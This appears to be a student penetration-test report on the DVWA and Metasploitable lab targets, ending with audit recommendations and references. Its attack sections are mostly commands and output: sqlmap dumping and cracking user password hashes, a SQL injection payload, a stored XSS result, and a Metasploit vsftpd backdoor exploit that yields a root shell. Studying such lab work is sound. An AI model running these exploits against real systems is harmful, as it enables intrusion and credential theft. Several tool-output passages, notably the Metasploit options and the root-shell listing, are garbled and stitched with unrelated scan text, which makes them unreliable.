The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. An HTTP request is intercepted and displayed in the 'HTTP history' pane. The request is a GET request to `http://127.0.0.1:80/DVWA/vulnerabilities/sql/1?id=1&Submit=Submit`. The 'Inspect' pane on the right shows the raw request details, including the host, user-agent, accept, and accept-encoding headers. A context menu is open over the `Submit` parameter in the request body, showing options like 'Scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer', 'Insert Collaborator payload', 'Request in browser', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy URL', 'Copy as curl command (bash)', 'Copy to file', 'Paste from file', 'Save item', 'Don't intercept requests', 'Do intercept', 'Convert selection', and 'URL-encode as you type'.

```

(kali@kali)-[~/Downloads] com
$ sqlmap -r req.txt --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner, to permit the use of the sqlmap tool for attacking the target without prior mutual consent.

[*] starting @ 15:01:29 /2023-10-29/

[15:01:29] [INFO] parsing HTTP request from 'req.txt'
[15:01:30] [INFO] testing connection to the target URL
[15:01:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:01:30] [INFO] testing if the target URL content is stable
[15:01:30] [INFO] target URL content is stable

```

```

(kali@kali)-[~/Downloads]
$ sqlmap -r req.txt -D dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner, to permit the use of the sqlmap tool for attacking the target without prior mutual consent.

[*] starting @ 15:04:43 /2023-10-29/

[15:04:43] [INFO] parsing HTTP request from 'req.txt'
[15:04:43] [INFO] resuming back-end DBMS 'mysql'
[15:04:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1161 FROM (SELECT(SLEEP(5)))Rmma) AND 'HECY'='HECY6Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71706b7071,0x5a705a6655676d7a6b504c4f514378534d706e4c61766e786a54)

[15:04:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:04:43] [INFO] fetching tables for database: 'dvwa'
[15:04:44] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[15:04:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 15:04:44 /2023-10-29/

```

[illegible]

```
(kali㉿kali)-[~/Downloads]
$ sqlmap -r req.txt -D dvwa -T users --dump-all

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
sponsible for any misuse or damage caused by this program

[*] starting @ 15:06:07 /2023-10-29/

[15:06:07] [INFO] parsing HTTP request from 'req.txt'
[15:06:07] [INFO] resuming back-end DBMS 'mysql'
[15:06:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
```

```

[15:06:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[15:06:41] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
(1) default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
(2) custom dictionary file
(3) file with list of dictionary files
>
[15:07:00] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[15:07:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:07:02] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[15:07:15] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:07:22] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:07:40] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:07:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:07:55] [INFO] cracked password 'test' for hash '098f6bcd4621d373cade4e832627b4f6'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /DVWA/hackable/users/admin.jpg | 098f6bcd4621d373cade4e832627b4f6 (test) | admin | admin | 2023-10-29 10:19:36 | 0 |
| 2 | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2023-10-29 10:19:36 | 0 |
| 3 | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2023-10-29 10:19:36 | 0 |
| 4 | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-10-29 10:19:36 | 0 |
| 5 | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-10-29 10:19:36 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[15:07:55] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[15:07:55] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:07:55] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)
[15:07:56] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+


[15:07:56] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'
[15:07:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 15:07:56 /2023-10-29/



(kali@kali)-[~/Downloads]
$

```


Method 3:



Vulnerability: SQL Injection	
<div>Home</div> <div>Instructions</div> <div>Setup / Reset DB</div> <div>Brute Force</div> <div>Command Injection</div> <div>CSRF</div> <div>File Inclusion</div> <div>File Upload</div> <div>Insecure CAPTCHA</div> <div>SQL Injection</div> <div>SQL Injection (Blind)</div> <div>Weak Session IDs</div> <div>XSS (DOM)</div> <div>XSS (Reflected)</div>	<div>User ID: <input type="text" value="1"/> <input type="button" value="Submit"/></div> <div>ID: 1 OR 1=1# First name: admin Surname: admin</div> <div>ID: 1 OR 1=1# First name: Gordon Surname: Brown</div> <div>ID: 1 OR 1=1# First name: Hack Surname: Me</div> <div>ID: 1 OR 1=1# First name: Pablo Surname: Picasso</div> <div>ID: 1 OR 1=1# First name: Bob Surname: Smith</div>

Method 4:

Cross-Site Scripting (XSS): Use tools like XSSer to identify and exploit XSS vulnerabilities in the web application



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: John
Message: How are you

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test

🌐 127.0.0.1

You've been Hacked

<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
https://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>
<http://www.scripalert1.com/>

Step 3: Getting Root Access

Using Metasploit find all possible exploit options

```
msf6 > nmap 192.168.50.129 -sV --script=grmiregistry
[*] exec: nmap 192.168.50.129 -sV --script=grmiregistry
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-01 14:15 EDT
Nmap scan report for 192.168.50.129
Host is up (0.88s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Choosing 21/tcp ftp service

Check any module available for vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
#  Name      IP address (1 host up) scanned  Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232    2011-02-03      normal    Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent  No      VSFTPD v2.3.4 Backdoor Command Execution

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Choose an exploit and run it

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
CHOST      open_vnc         no        The local client address
CPORT      open_x11         no        The local client port
Proxies    open_irc         no        A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS     open_sshp13      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
RPORT      21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
Service info: Hosts: metasploitable,localdomain,irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Name      Current Setting  Required  Description
--      -
CHOST      open_vnc         no        The local client address
CPORT      open_x11         no        The local client port
Proxies    open_irc         no        A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS     open_sshp13      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
RPORT      21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
Service info: Hosts: metasploitable,localdomain,irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Name      Current Setting  Required  Description
--      -
CHOST      open_vnc         no        The local client address
CPORT      open_x11         no        The local client port
Proxies    open_irc         no        A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS     open_sshp13      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
RPORT      21              yes       The target port (TCP)

Exploit target: 192.168.50.129 network 255.255.255.0 Broadcast 192.168.50.255
msf6 > info 1
Id  Name      00:0c:29:ea:5e:71 txqueuelen 1000 (Ethernet)
--  --
0   Automatic 0 dropped 0 overruns 1 frame 0
    packets 5938 bytes 40272 (451.9 KiB)
    tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.129
RHOSTS => 192.168.50.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.50.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.129:21 - USER: 331 Please specify the password.
[+] 192.168.50.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.128:40667 -> 192.168.50.129:6200) at 2023-11-01 14:24:55 -0400
```

Got root access

```
[*] Command shell session 1 opened (192.168.50.128:40667 → 192.168.50.129:6200) at 2023-11-01 14:24:55 -0400
ls /tmp open exec Metasploit-PSM resetcd
ls /tmp open login
bin /tmp open /tmp/ranpdp
boot /tmp open java-jmx GNU Classpath gnuiregistry
cdrom /tmp open bindshell Metasploitable root shell
dev /tmp open nfs 2.4 (RPC g1w4w41)
etc /tmp open ftp ProFTPD 1.3.1
home /tmp open mysql MySQL 5.0.52a-ubuntu5
initrd /tmp open postgresql PostgreSQL 8.4.3.4 → 8.3.7
initrd.img on vnc VNC (protocol 3.3)
lib /tmp open x11 (access denied)
lost+found on irc UnrealIRCd
media /tmp open xcpd Apache Jserv (Protocol v1.1)
mnt /tmp open http Apache Tomcat/Coyote JSP engine 1.1
nohup.out /tmp open metasploitable.localdomain, irc.Metasploitable.LAN, OSs: Unix, Linux, CPE: cpe:/o:linux:
opt
proc ice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
root /tmp open IP address (1 host up) scanned in 12.04 seconds
sbin
srv /tmp open /tmp/ranpdp
sys /tmp open
tmp /tmp open Flags: K1614UP,BROADCAST,MULTICAST: wlan 1500
usr /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
var /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
vmlinuz /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
cd root /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
ls /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
Desktop /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
reset_logs.sh /tmp open /tmp/ranpdp /tmp/ranpdp 255.255.255.0 broadcast 192.168.50.255
vnc.log
```

8. RESULTS AND DISCUSSIONS

Audit Report

Client: [Client's Name]

Red Team: [Your Red Team Name]

Date: [Date of the Audit]

Executive Summary:

In this red teaming engagement, our team assessed the security of the Damn Vulnerable Web Application (DVWA) on behalf of [Client's Name]. The objective was to identify and exploit known vulnerabilities, including SQL injection, Cross-Site Request Forgery (CSRF), and Cross-Site Scripting (XSS), to assess the resilience of DVWA to common web application attacks.

Findings:

1. SQL Injection:

- **Vulnerability Description:** We identified SQL injection vulnerabilities in DVWA that allow an attacker to manipulate SQL queries, potentially leading to unauthorized access to the application's database.
- **Impact:** Successful exploitation could result in data leakage, data manipulation, or other forms of unauthorized access.
- **Recommendation:** The client is advised to apply input validation, prepared statements, and other secure coding practices to mitigate SQL injection vulnerabilities. Regular security testing should be performed to ensure the application's resilience to such attacks.

2. Cross-Site Request Forgery (CSRF):

- **Vulnerability Description:** We found CSRF vulnerabilities in DVWA, enabling an attacker to forge malicious requests on behalf of an authenticated user, leading to actions being performed without the user's consent.
- **Impact:** Successful exploitation could lead to unauthorized actions, such as changing a user's password.
- **Recommendation:** The client should implement anti-CSRF tokens and proper session management to defend against CSRF attacks. Additionally, user awareness training is recommended to educate users about CSRF risks.

3. Cross-Site Scripting (XSS):

- **Vulnerability Description:** We discovered XSS vulnerabilities in DVWA that could be exploited to inject malicious scripts into web pages viewed by other users.
- **Impact:** Successful exploitation could lead to session theft, user data exposure, or other security risks.
- **Recommendation:** The client should implement input validation, output encoding, and security headers to mitigate XSS vulnerabilities. Regular code review and security testing should be performed to detect and prevent such vulnerabilities.

Overall Assessment:

The security assessment revealed vulnerabilities in DVWA that could lead to data exposure, data manipulation, and unauthorized access. The client is strongly encouraged to take the following actions:

1. Implement secure coding practices and security controls to mitigate SQL injection, CSRF, and XSS vulnerabilities.
2. Regularly test the application for security flaws.
3. Educate application users about CSRF risks and best practices to reduce the impact of such attacks.

9. CONCLUSIONS

Pen Test on the DVWA (Damn Vulnerable Web Application) Vulnhub has been a comprehensive exploration of web application vulnerabilities and security testing methodologies. Through the course of this exercise, a significant amount of knowledge and experience has been gained, and several key findings and insights have been obtained. This conclusion aims to summarize the key takeaways and the significance of this exercise.

Key Takeaways:

1. **Vulnerability Assessment:** The primary objective of this exercise was to assess and exploit vulnerabilities within the DVWA Vulnhub environment, focusing on SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). Through the application of various security testing tools and methodologies, these vulnerabilities were identified and exploited, highlighting the potential risks they pose to web applications.
2. **Real-World Simulation:** This exercise succeeded in simulating real-world attack scenarios, providing a practical platform for hands-on experience. It demonstrated the importance of ethical hacking and penetration testing in identifying and mitigating vulnerabilities to enhance the security of web applications.
3. **Tool Integration:** The exercise showcased the value of integrating a diverse set of security testing tools, including Nmap, Nikto, SQLmap, Burp Suite, Kali Linux, and Metasploit. These tools collectively facilitated the identification and exploitation of vulnerabilities, making the exercise comprehensive and insightful.
4. **Ethical Considerations:** It is crucial to emphasize the importance of ethical considerations in security testing. The exercise adhered to responsible security practices, ensuring that no harm was caused to the target environment and that the boundaries of

ethical hacking were respected.

5. **Documentation and Reporting:** The exercise resulted in a comprehensive report documenting the findings and recommendations. This report serves as a valuable educational resource for security professionals and contributes to the broader body of knowledge in the field of cybersecurity.

Significance

Project holds substantial significance in the following ways:

- It provides practical insights into the identification and exploitation of web application vulnerabilities.
- It offers an educational resource for security professionals and enthusiasts to understand real-world implications of vulnerabilities and the tools used to exploit them.
- It contributes to the collective knowledge in the field of cybersecurity, emphasizing the importance of proactive security testing and responsible disclosure.

10. FUTURE WORKS

i. Strengthened Security Protocols:

Maintaining security measures will help you keep ahead of emerging dangers. To further safeguard the online application, think about putting intrusion detection systems (IDS), web application firewalls (WAFs), and other cutting-edge security technologies into use.

ii. Frequent Examination:

Plan frequent security testing, such as code reviews, vulnerability assessments, and sporadic penetration tests. By being proactive, we can find and fix new vulnerabilities before attackers can take use of them.

iii. User Training:

Create and put into place a thorough security awareness and training programme for application administrators and end users. Users should be made aware of safe practices, such as how to spot phishing efforts and how crucial it is to handle their passwords securely.

iv. Security Surveillance:

Create a strong structure for incident response and security monitoring. Establish processes and tools for tracking events, logs, and web application traffic in real time. This will make it possible to identify and address security problems quickly.

v. Integration of Threat Intelligence:

In order to keep up with the most recent threats and vulnerabilities that are pertinent to the online application, integrate threat intelligence feeds into the security architecture. Use this data to proactively modify security settings.

vi. Safe Development Techniques:

Encourage the development team to use secure software development practices. Promote the implementation of secure coding rules, code reviews, and security testing throughout the development lifecycle.

vii. Patch Administration:

Create a methodical patch management strategy. Examine and implement security updates and fixes on a regular basis for the server software, web application, and any related third-party libraries.

viii. Incident Response Plan:

Make an incident response strategy that describes how you handle security incidents and update it on a regular basis. Make sure that in the case of a security breach, all parties involved are informed of their roles and responsibilities.

ix. Planning for Business Continuity:

To guarantee the web application's availability and resilience in the face of unanticipated occurrences, including natural catastrophes or cyberattacks, create a business continuity and disaster recovery strategy.

x. Third-Party Risk Evaluation:

Examine the security of any third-party parts or services that the web application has incorporated. To reduce the risk to third parties, regularly assess the security of external plugins, libraries, and APIs.

xi. Regulation and Conformance:

Keep up with pertinent industry-specific compliance standards and updates on regulations. Make sure the web application complies with these requirements and is prepared for audits.

xii. Culture of Security:

Encourage a security-conscious culture inside the company by highlighting everyone's shared accountability for safeguarding sensitive information and the online application.

11. REFERENECES

i. BOOKS:

- "Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto: This book is an excellent resource for learning about web application security and penetration testing techniques.
- "The Web Application Security Testing Cookbook" by Paco Hope and Ben Walther: A practical guide that provides step-by-step instructions for testing web application security.
- "Metasploit: The Penetration Tester's Guide" by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni: Focused on using Metasploit for penetration testing, this book covers various aspects of the tool.

ii. WEBSITES:

- OWASP (Open Web Application Security Project) - <https://owasp.org>: OWASP is a well-known resource for web application security. Their website provides a wealth of information, including documentation, tools, and best practices.
- PortSwigger (the makers of Burp Suite) - <https://portswigger.net>: The official website for Burp Suite offers documentation, web security resources, and educational content.
- Metasploit Unleashed - <https://metasploitunleashed.com>: A free and community-driven resource for learning about the Metasploit framework.

iii. TOOLS:

- Burp Suite Community Edition - <https://portswigger.net/burp/communitydownload>: Download the free version of Burp Suite for web application security testing.
- Nikto - <https://cirt.net/Nikto2>: The official website for the Nikto web server scanner, which provides documentation and downloads.
- SQL Map - <https://github.com/sqlmapproject/sqlmap>: The official GitHub repository for SQL Map, where you can find documentation and the tool itself.
- Metasploit Framework - <https://www.metasploitunleashed.com/metasploit-framework>: Access the Metasploit Framework for penetration testing and exploit development.

LITERATURE SURVEY REFERENCES:

[1] Mukesh Kumar Gupta, M. C. Govil, "Static analysis approaches to detect SQL injection and cross site scripting vulnerabilities in web applications: A survey", September 2014, DOI:10.1109/ICRAIE.2014.6909173.

https://www.researchgate.net/publication/286575350_Static_analysis_approaches_to_detect_SQL_injection_and_cross_site_scripting_vulnerabilities_in_web_applications_A_survey.

[2] German Rodriguez, Jenny Torres, Eduardo Benavides, "Cross-Site Scripting (XSS) Attacks And Mitigation: A Survey", November 2019 Computer Networks 166:106960, DOI:10.1016/j.comnet.2019.106960. https://www.researchgate.net/publication/336995980_Cross-Site_Scripting_XSS_Attacks_And_Mitigation_A_Survey.

[3] Thiago Rocha, Eduardo Souto, "'ETSSDetector: A Tool to Automatically Detect Cross-Site Scripting Vulnerabilities", August 2014 DOI:10.1109/NCA.2014.53, Conference: 2014 IEEE 13th International Symposium on Network Computing and Applications (NCA). https://www.researchgate.net/publication/286737343_ETSSDetector_A_Tool_to_Automatically_Detect_Cross-Site_Scripting_Vulnerabilities.

[4] Matthew Van Gundy, Hao Chen. "Noncespaces: Using randomization to defeat cross-site scripting attacks", <https://doi.org/10.1016/j.cose.2011.12.004>.

[5] Pranathi, K.; Kranthi, S.; Srisaila, A.; Madhavalatha, P. "Attacks on Web Application Caused by Cross Site Scripting". Proceedings of the 2nd International Conference on Electronics, Communication and Aerospace Technology, ICECA 2018, 26 September 2018, :1754-1759. <https://ieeexplore.ieee.org/document/8474765/>.

[6] Germán E. Rodríguez, Jenny G. Torres, Pamela Flores, Diego E. Benavides. "Cross-site scripting (XSS) attacks and mitigation: A survey". <https://doi.org/10.1016/j.comnet.2019.106960>.

[7] B. A. Vishnu, Jevitha Kp. "Prediction of Cross-Site Scripting Attack Using Machine Learning Algorithms", October 2014, DOI:10.1145/2660859.2660969, Conference: the 2014 International Conference. https://www.researchgate.net/publication/288492297_Prediction_of_Cross-Site_Scripting_Attack_Using_Machine_Learning_Algorithms.

[8] Fawaz Mereani, Jacob Howe. "Detecting Cross-Site Scripting Attacks Using Machine Learning", January 2018, DOI:10.1007/978-3-319-74690-6_20, In book: The International Conference on Advanced Machine Learning Technologies and Applications (AMLTA2018) (pp.200-210). <https://ieeexplore.ieee.org/document/9267866>.

- [9] Isatou Hydera, Abu Bakar bin Md Sultan, Hazura Zulzalil, Novia Admodisastro. "Current State of research on cross-site scripting (XSS) – A systematic literature review", July 2014 Information and Software Technology 58(Icasce), DOI:10.1016/j.infsof.2014.07.010. [https://www.researchgate.net/publication/264123464_Current_State_of_research_on_cross-site_scripting_XSS - A systematic literature review](https://www.researchgate.net/publication/264123464_Current_State_of_research_on_cross-site_scripting_XSS_-_A_systematic_literature_review).
- [10] Lwin Khin Shar, Hee Beng Kuan Tan. "Defending against Cross-Site Scripting Attacks" March 2012, pp. 55-62, vol. 45, DOI Bookmark: 10.1109/MC.2011.261. <https://www.computer.org/csdl/magazine/co/2012/03/mco2012030055/13rRUwIF64x>.
